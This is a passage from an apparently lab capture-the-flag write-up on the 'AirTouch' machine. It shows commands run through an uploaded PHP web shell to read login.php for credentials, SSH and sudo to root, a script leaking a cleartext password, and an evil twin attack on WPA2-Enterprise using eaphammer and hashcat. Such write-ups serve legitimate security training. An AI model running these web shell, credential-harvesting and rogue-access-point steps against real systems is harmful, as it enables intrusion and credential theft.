http://192.168.3.1/uploads/shell.phtml?cmd=find%20/var/www%20-name%20login.php%20-exec%20cat%20{}%20\\;
                                                                                                ^
consultant@AirTouch-Consultant:~$ curl "http://192.168.3.1/uploads/shell.phtml?cmd=pwd"
/var/www/html/uploads
consultant@AirTouch-Consultant:~$ curl "http://192.168.3.1/uploads/shell.phtml?cmd=ls%20-la%20/var/www/html/"
total 44
drwxr-xr-x 1 www-data www-data 4096 Jan 13 14:55 .
drwxr-xr-x 1 root     root     4096 Jan 13 14:55 ..
-rw-r--r-- 1 www-data www-data 5556 Mar 27  2024 index.php
-rw-r--r-- 1 www-data www-data  512 Mar 27  2024 lab.php
-rw-r--r-- 1 www-data www-data 2542 Mar 27  2024 login.php
-rw-r--r-- 1 www-data www-data 1023 Mar 27  2024 logout.phtml
-rw-r--r-- 1 www-data www-data 1325 Mar 27  2024 style.css
drwxr-xr-x 1 www-data www-data 4096 Jan 19 22:37 uploads

consultant@AirTouch-Consultant:~$ curl "http://192.168.3.1/uploads/shell.phtml?cmd=find%20/%20-name%20login.php%202>/dev/null"
/var/www/html/login.php

consultant@AirTouch-Consultant:~$ curl "http://192.168.3.1/uploads/shell.phtml?cmd=cat%20/var/www/html/login.php"
<?php session_start(); /* Starts the session */

// Check if user is already logged in
if (isset($_SESSION['UserData']['Username'])) {
  header("Location:index.php"); // Redirect to index.php
  exit; // Make sure to exit after redirection
}

session_start();


if (isset($_POST['Submit'])) {
  /* Define username, associated password, and user attribute array */
  $logins = array(
    /*'user' => array('password' => 'Jun********', 'role' => 'admin'),*/
    'manager' => array('password' => '2wLFY*********', 'role' => 'user')
  );
--SNIP--
PERFECT! We found the credentials in login.php: Router Credentials:
ssh user@192.168.3.1
password: Jun************** (from commented line)
consultant@AirTouch-Consultant:~$ ssh user@192.168.3.1
The authenticity of host '192.168.3.1 (192.168.3.1)' can't be established.
ECDSA key fingerprint is SHA256:++nw1pytCTTnPb2ngccd1CzlYaYUoTF8GmQ3a3QHnaU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.3.1' (ECDSA) to the list of known hosts.
user@192.168.3.1's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)

---SNIP---
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
Capturing the User Flag
user@AirTouch-AP-PSK:~$ ls
user@AirTouch-AP-PSK:~$ sudo -i
root@AirTouch-AP-PSK:~# ls
certs-backup  cronAPs.sh  psk  send_certs.sh  start.sh  user.txt  wlan_config_aps
root@AirTouch-AP-PSK:~# cat user.txt
0df************************
root@AirTouch-AP-PSK:~#
Further Enumeration:
root@AirTouch-AP-PSK:~# cat send_certs.sh
#!/bin/bash

# DO NOT COPY
# Script to sync certs-backup folder to AirTouch-office.

# Define variables
REMOTE_USER="remote"
REMOTE_PASSWORD="xGg********"
REMOTE_PATH="~/certs-backup/"
LOCAL_FOLDER="/root/certs-backup/"

# Use sshpass to send the folder via SCP
sshpass -p "$REMOTE_PASSWORD" scp -r "$LOCAL_FOLDER" "$REMOTE_USER@10.10.10.1:$REMOTE_PATH"
root@AirTouch-AP-PSK:~#
On this gateway, we find a script named send_certs.sh. This script automates the backup of certificates to the next hop in the network: the AirTouch-Office gateway (10.10.10.1). The script contains cleartext credentials for a user named remote.
The Evil Twin Attack (WPA2-Enterprise)
We have reached the edge of the Corporate VLAN (10.10.10.0/24). The WiFi network AirTouch-Office uses WPA2-Enterprise (802.1X). Unlike the Home/PSK network, this uses a RADIUS server to authenticate individual users, typically via usernames and passwords (PEAP-MSCHAPv2).
You cannot “crack” WPA2-Enterprise packets the same way you crack a PSK. Instead, we must perform an Evil Twin Attack
consultant@AirTouch-Consultant:~$ sudo scp -r user@192.168.3.1:/home/user/certs-backup .
user@192.168.3.1's password:
server.csr                                  100% 1033     2.2MB/s   00:00
server.crt                                  100% 1493     3.6MB/s   00:00
ca.crt                                      100% 1712     4.6MB/s   00:00
ca.conf                                     100% 1124     3.1MB/s   00:00
server.conf                                 100% 1111     1.6MB/s   00:00
server.ext                                  100%  168   450.6KB/s   00:00
server.key                                  100% 1704     3.2MB/s   00:00

consultant@AirTouch-Consultant:~$ ls
capture-01.cap  diagram-net.png                rockyou.txt
certs-backup    photo_2023-03-01_22-04-52.png
consultant@AirTouch-Consultant:~$ sudo mv /home/consultant/certs-backup /root
consultant@AirTouch-Consultant:~$ sudo -i

root@AirTouch-Consultant:~# ls
capture-01.cap  capture-01.kismet.csv     capture-01.log.csv  eaphammer
capture-01.csv  capture-01.kismet.netxml  certs-backup        rockyou.txt
root@AirTouch-Consultant:~#
# Navigate to the eaphammer directory
cd eaphammer
root@AirTouch-Consultant:~/eaphammer# ./eaphammer --creds -i wlan4 -e "AirTouch-Office" -b AC:8B:A9:AA:3F:D2 -c 44 --auth wpa-eap
hashcat -m 5500 hash.txt /usr/share/wordlists/rockyou.txt
root@AirTouch-Consultant:~# cat conf.conf
ctrl_interface=/var/run/wpa_supplicant
ap_scan=1
network={
ssid="AirTouch-Office"
scan_ssid=1
key_mgmt=WPA-EAP
eap=PEAP
identity="r4ulcl"
password="laboratory"
phase1="peapver=0"
phase2="auth=MSCHAPV2"
}
root@AirTouch-Consultant:~#
Couldn’t capture the root flag as at the time of this writeup, I intend to follow it up later when i understand the network and the attack vector better. I will update this writeup once i have the root flag.